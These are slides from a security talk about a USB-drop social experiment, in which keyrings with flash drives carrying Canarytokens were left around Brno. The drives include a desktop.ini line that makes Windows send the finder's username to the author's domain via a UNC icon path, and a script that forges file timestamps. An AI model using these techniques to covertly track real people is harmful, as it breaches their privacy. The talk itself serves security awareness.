

Compromised Keys

by @vavkamil

OWASP Czech Chapter Meeting

April 5, 2022

Whoami

- **Kamil Vavra (@vavkamil)**
 - Application Security Engineer @ Kiwi.com
 - We are hiring; jobs.kiwi.com!
 - Penetration Tester @ TunaSec.com
 - Check our blog; tunasec.com/blog!
- Interested in **Offensive Web Application Security**
 - Burp Suite Certified Practitioner
 - Bug bounty hunter & CTF player
 - Follow me on Twitter; [@vavkamil](https://twitter.com/vavkamil)
 - Visit my personal blog; vavkamil.cz

Introduction

- Did you saw Mr. Robot?
 - *eps1.5_br4ve-trave1er.asf*

Introduction

- Did you saw Mr. Robot?
 - *eps1.5_br4ve-trave1er.asf* (Sorry for spoilers)

Agenda

- Does planting poisoned USB sticks really work?
 - How can we even verify this?
 - Is there an ethical way to "poison" the flash disk?
- What can I do when we don't have a red team at work?
 - NDA would most likely prevent me from talking about this even if we did :(
- What about "regular" people here in Brno?
 - Do they even know there is any risk?
 - Let's find out; this will be fun (education is always fun)!

USB Flash Disks

- I bought 10+1 USB flash disks for \$65 (\$6 per each)
 - The pink one was the cheapest option available :)



Compromised Keys


- Nobody is going to fall for this
 - It would look better if attached to a set of keys

aukro Hledat na Aukru Všechny

Vyberte si kategorii Žhavé aukce Do 300 Kč Od 1 Kč Končící aukce N

Staré klíče a zámky (7003155957)

Aukro - Sběratelství - Ostatní - Ostatní



AUKCE

Vyvolávací cena
150 Kč

Končí úterý, 18.
Prodejce nastaví

1 sleduje

Doprava

Balík Do ruky 150 i
Osobní převzetí V Chlumec

7 / 33

Compromised Keys

- I won an auction for a ton of old keys for \$6,80
 - They were rusty and dirty :(



Compromised Keys

- I left them overnight in a mix of baking soda and apple cider vinegar
 - Coca-cola would most likely also work :)



Compromised Keys

- Then I bought ten key rings for \$0,86
 - The shipping cost was ~double that :(

aukro

Hledat na Aukru

Všechny kategorie

☰ Vyberte si kategorii Žhavé aukce Do 300 Kč Od 1 Kč Končící aukce

10x kroužek na klíče, kovové kroužky, 10 ks, průměr 25 mm (6999104876)

Aukro - Dům a zahrada - Ostatní

KUP TEĎ

Cena Kup teď! **19 Kč**

K dispozici 3 sady

⌚ Do vypredání

⌚ 2 sledují

Doprava

驲 Obyčejné psání 3

The image shows a screenshot of an auction website, Aukro, in the Czech language. The main heading is "10x kroužek na klíče, kovové kroužky, 10 ks, průměr 25 mm" with the ID "(6999104876)". Below the heading, there's a breadcrumb navigation: "Aukro - Dům a zahrada - Ostatní". The product image shows several silver-colored metal key rings. To the right of the image, the price is listed as "19 Kč" in large orange text. Below the price, it says "K dispozici 3 sady" and "⌚ Do vypredání". Further down, there's a button for "Doprava" (Delivery) and a note about "Obyčejné psání 3" (Regular delivery 3). The top of the page has a search bar "Hledat na Aukru" and a link to "Všechny kategorie". The header also includes a menu icon "☰", links for "Vyberte si kategorii", "Žhavé aukce", "Do 300 Kč", "Od 1 Kč", and "Končící aukce".

Compromised Keys

- I was happy to have ten almost identical sets of keys
 - But who does have keys without a nice keychain?



Compromised Keys

- I bought ten awesome keychains with a 93% discount for \$3,63

The screenshot shows a product listing on the MALL.CZ website. The top navigation bar includes links for Ceny dopravy, Vše o nákupu, Pro firmy, Prodajny, Kontakt, and Věrnostní klubы. A search bar is present, along with a category selection dropdown labeled "VYBERTE SI KATEGORII ▾". The main content area displays a product for "Diddl & Friends Klíčenka písmena Diddl, Klíčenka abeceda písmena "R". Diddl". The product image shows a keychain with a large letter 'R' charm and two smaller circular charms. The original price was 119 Kč, but it is now 8 Kč, indicating a 93% discount. A yellow circle highlights the discount percentage. Below the price, there's a link to "Levněji s novou kartou >". The product is available at partner stores and can be shipped. The listing ends on January 24, 2022.

MALL.CZ

Ceny dopravy Vše o nákupu Pro firmy Prodajny Kontakt Věrnostní klubы

VYBERTE SI KATEGORII ▾ Hledejte rukavice, běžecký pánský myčka ...

Home • Oblečení, móda • Dámské oblečení • Doplnky • Peněženky, pouzdra • Přívěsky, pouzdra na klíče • Diddl & Friends Klíčenka písmena Diddl, Klíčenka abeceda písmena "R". Diddl

Diddl & Friends Klíčenka písmena Diddl, Klíčenka abeceda písmena "R". Diddl

Partnerský prodej - cenu dopravy určuje

Stylová klíčenka glazura s motivem zvířete Celý popis

119 Kč -93%

8 Kč

Levněji s novou kartou >

Skladem u partnera 5+ kusů

21.1.2022 - 24.1.2022 na vaši adresu

Zboží partnera Apollo store

✓ Prodej zastřešuje MALL.CZ včetně poštovného

ℹ️ Partner odesílá zboží v samostatném obalu

ℹ️ Partner určuje způsoby a ceny dle svých vnitřních pravidel

12 / 33

Compromised Keys

- This will look great!
 - The last thing I need is a lanyard to attach everything



Compromised Keys

- I found 18 lanyards for \$4,53 (+ \$4 for shipping)

aukro Hledat na Aukru Všechny kategorie

Vyberte si kategorii Žhavé aukce Do 300 Kč Od 1 Kč Končící aukce Nejlepší pr

ŠŇŮRKY NA KRK - na mobil, klíče, karty... 18 ks. (6998597834)

Aukro - Oblečení, obuv a doplňky - Módní doplňky - Ostatní

Prodejce je do 18. 1. 2022 nepřítomen. [Co to znamená?](#)

KUP TEĎ


Cena Kup teď!
100 Kč

K dispozici 1 kus

Do vyprodání všech polo

Žádný sledující

Doprava
Doporučená zásilka **80 Kč**



Compromised Keys

- The hardest part so far was attaching the lanyards to flash disks
 - It was not as easy as I imagined :(



Compromised Keys

- I was so happy with the result
 - The total cost was around \$99,75
 - It took about three weeks to get everything together



Canarytokens

- Canary tokens are a free, quick, painless way to help defenders discover they've been breached (by having attackers announce themselves.)
 - canarytokens.org/generate
 - docs.canarytokens.org
- How tokens works (in 3 short steps):
 1. Visit the site and get a free token (which could look like an URL or a hostname, depending on your selection.)
 2. If an attacker ever uses the token somehow, we will give you an out of band (email or sms) notification that it's been visited.
 3. As an added bonus, we give you a bunch of hints and tools that increase the likelihood of an attacker tripping on a canary token.
- Token examples
 - HTTP Token / DNS Token / Web Image / Cloned Website / Adobe PDF / MS Word / MS Excel / Windows Directory / Custom EXE / QR Code / SVN / AWS API Keys / Fast Redirect / Slow Redirect / SQL Server / WireGuard

Canarytokens

- Select token

The screenshot shows a dropdown menu titled "Select your token". The menu lists seven different token types, each with a small icon and a brief description:

- Web bug / URL token**
Alert when a URL is visited
- DNS token**
Alert when a hostname is requested
- AWS keys**
Alert when AWS key is used
- Microsoft Word Document**
Get alerted when a document is opened in Microsoft Word
- Microsoft Excel Document**
Get alerted when a document is opened in Microsoft Excel
- Kubeconfig Token**
Alert when a Kubeconfig is used
- WireGuard VPN**
Alert when a WireGuard VPN client config is used

Canarytokens

- Generate token

Your Web token is active!

Copy this URL to your clipboard and use as you wish:

<http://canarytokens.com/traffic/feedback/images/w087yeemqd0l> 

Remember, it gets triggered whenever someone requests the URL.


If the URL is requested as an image (e.g.) then a 1x1 image is served. If the URL is surfed in a browser than a blank page is served with fingerprinting Javascript.

Ideas for use:

- In an email with a juicy subject line.
- Embedded in documents.
- Inserted into canary webpages that are only found through brute-force.
- This URL is just an example. Apart from the hostname and the actual token (the random string), you can change all other parts of the URL.

Canarytokens

- Manage token



This token has been triggered 8 times. View its [history](#)

We hope you are enjoying the free version of Canarytokens!

For more (non-public) tokens, support, mass-deployment-tools and better management of your deployed tokens, check out our commercial Canarytoken offering at <https://canary.tools/canarytokens>.

Canarytokens

- Token history

Incident List		
Date: 2022 Mar 15 10:29:44.620127 (UTC)	IP: 141.101.95.42	Channel: DNS
Date: 2022 Mar 15 10:28:25.281761 (UTC)	IP: 141.101.95.42	Channel: DNS
Date: 2022 Mar 15 10:27:57.732458 (UTC)	IP: 141.101.95.42	Channel: DNS
Date: 2022 Mar 15 10:10:30.281173 (UTC)	IP: 141.101.95.42	Channel: DNS
Date: 2022 Mar 15 10:09:59.242243 (UTC)	IP: 141.101.95.42	Channel: DNS
Date: 2022 Mar 15 10:09:33.605556 (UTC)	IP: 141.101.95.42	Channel: DNS
Date: 2022 Mar 15 10:09:32.292451 (UTC)	IP: 141.101.95.42	Channel: DNS
Date: 2022 Mar 15 10:09:31.738828 (UTC)	IP: 141.101.95.42	Channel: DNS

Dockerized Canarytokens

- github.com/thinkst/canarytokens-docker

- **frontend.env**

```
#These domains are used for general purpose tokens  
CANARY_DOMAINS=example1.com,example2.com
```

```
#These domains are only used for PDF tokens  
CANARY_NXDOMAINS=example3.com
```

```
#Requires a Google Cloud API key to generate incident map  
# on history page with the Maps JavaScript API  
#CANARY_GOOGLE_API_KEY=  
CANARY_PUBLIC_IP=1.1.1.1
```

- **switchboard.env**

```
CANARY_MAILGUN_DOMAIN_NAME=x.y  
CANARY_MAILGUN_API_KEY=zzzzzzzzzz  
CANARY_PUBLIC_IP=1.1.1.1  
CANARY_PUBLIC_DOMAIN=my.domain
```

```
CANARY_ALERT_EMAIL_FROM_ADDRESS=noreply@example.com  
CANARY_ALERT_EMAIL_FROM_DISPLAY="Example Canarytokens"  
CANARY_ALERT_EMAIL SUBJECT="Canarytoken"
```


Canarytokens DNS records

- A canary - *Used for generating tokens*
- A `flashdiskzdarma.cz` - *CF worker for static HTML message*
- A webhook - *CF worker for Telegram webhook notifications*
- NS tokens - *Used for triggering tokens*
- MX/TXT - *Mailgun for email notifications*

Type	Name	Content	Proxy status	TTL	Actions
A	canary	157.245.66.98	DNS only	Auto	Edit ▶
A	flashdiskzdarma.cz	13.37.13.37	Proxied	Auto	Edit ▶
A	webhook	13.37.13.37	Proxied	Auto	Edit ▶
CNAME	email	eu.mailgun.org	DNS only	Auto	Edit ▶
CNAME	www	flashdiskzdarma.cz	Proxied	Auto	Edit ▶
MX	flashdiskzdarma.cz	mxb.eu.mailgun.org	10 DNS only	Auto	Edit ▶
MX	flashdiskzdarma.cz	mxa.eu.mailgun.org	10 DNS only	Auto	Edit ▶
NS	tokens	canary.flashdiskzdarma.cz	DNS only	Auto	Edit ▶
TXT	flashdiskzdarma.cz	v=spf1 include:mailgun.org ~all	DNS only	Auto	Edit ▶
TXT	mta_domainkey	k=rsa; p=MIGfMA0GCSqGSIb3...	DNS only	Auto	Edit ▶

Flash disk data

- AI-generated images & four canary tokens
 - DNS token in My Documents (desktop.ini)
 - Word & Excel token in School (docx/xlsx)
 - Web token in Web (index.html)



Flash disk data

- AI-generated images
 - ThisPersonDoesNotExist.com
 - ThisArtworkDoesNotExist.com
 - ThisCatDoesNotExist.com
- Windows Directory Token
 - Dropping a desktop.ini file in a folder allows Explorer to set a custom icon for a file.
 - Since this icon can reside on a remote server (via a UNC path), using DNS we can effectively make use of a token as our icon file.

desktop.ini

```
[.ShellClassInfo]
IconResource=\\%USERNAME%.INI.yikng89urex.tokens.flashdiskzdarma.cz\resource.dll
```

- <https://help.canary.tools/hc/en-gb/articles/360017482297-How-to-create-and-troubleshoot-the-Windows-Folder-Canarytoken>

Flash disk data

- Changing metadata on files & folders
 - Random date & time to make it look real

```
#!/bin/bash

DIRECTORY="/media/vavkamil/USB DISK"
YEARS=("2020" "2021" "2022")

find "$DIRECTORY" -print | while read filename; do
    YEAR=${YEARS[$RANDOM % 3]}
    MONTH=$(( $RANDOM % 12 + 1 ))
    DAY=$(( $RANDOM % 29 + 1 ))
    HOUR=$(( $RANDOM % 23 + 1 ))
    MINUTE=$(( $RANDOM % 59 + 1 ))

    HISTORY="$YEAR$(printf %02d $MONTH)$(printf %02d $DAY)
$(printf %02d $HOUR)$(printf %02d $MINUTE)"

    touch -c -t "$HISTORY" "$filename"
done
```

FlashDiskZdarma.cz

- Message in case someone will investigate

Compromised Keys

*What would you do if you found random keys without knowing whom they belong to or where they grant access?
A red team exercise applied in a real-world, social experiment with a twist.*

Hello Friend,

Since you are here, you most likely found my keys with a USB flash disk attached to them.
If you didn't see Mr. Robot yet, you should watch "*eps1.5_br4ve-traveler.asf*" to know why it's a bad idea to plug it into your PC.

But don't worry, there isn't anything malicious going on. "Compromised Keys" is the title of my presentation at the upcoming security conference, [DWASP Czech Chapter Meeting](#), scheduled to take place on April 5, 2022, in Brno.

So, congratulations, you can keep the flash disk; consider it a gift from me. Unfortunately, nothing comes for free nowadays.
In exchange, you were part of my social experiment because the USB flash disk did phone home and informed me about which files you opened.
If you want to learn more, check out my blog [vavkamil.cz](#), where I will publish everything after the said conference.

Thank you for being part of this; make sure to format the flash disk before you start using it, and have a nice day!
If you have any questions, please reach me via vavkamil@protonmail.com.

Kind regards,

@vavkamil


Compromised Keys

- I prepared ten flash disks
 - With four canary tokens on each of them
 - **Then I accidentally lost all of them somewhere around Brno :(**



Compromised Keys

- Received two webhooks
 - The first one on Sunday, the second one on Monday



Compromised Keys

- The first one just after two hours on Sunday

Canarytoken triggered

ALERT

A DNS Canarytoken has been triggered by the Source IP 172.253.197.1. Please note that the source IP refers to a DNS server, rather than the host that triggered the token.

Basic Details:

Channel	DNS
Time	2022-04-03 13:07:23 (UTC)
Canarytoken	1kv9wav31daupr9tkog2jz9en
Token Reminder	usb10=folder
Token Type	windows_dir
Source IP	172.253.197.1

Canarytoken Management Details:


Manage this Canarytoken [here](#)

More info on this token [here](#)

Powered by: [Thinkst Canary](#)

Compromised Keys

- A lot of hits while browsing all folders
 - DNS requests from Cloudflare (Prague)
 - DNS requests from Google (Frankfurt)



What would you do?

- Never plug an unknown flash disk into your PC!
 - There could be malware
 - [USB Rubber Ducky](#)
 - It could exfiltrate your environment variables (desktop.ini)
 - It could burn your computer down
 - [Killer USB](#)
 - It's not legal to access someone else's data

- Compromised Keys
 - *What would you do if you found random keys without knowing whom they belong to or where they grant access?*
 - *A red team exercise applied in a real-world, social experiment with a twist.*

THANK YOU

ANY QUESTIONS?

xss.vavkamil.cz/owasp/compromised-keys.pdf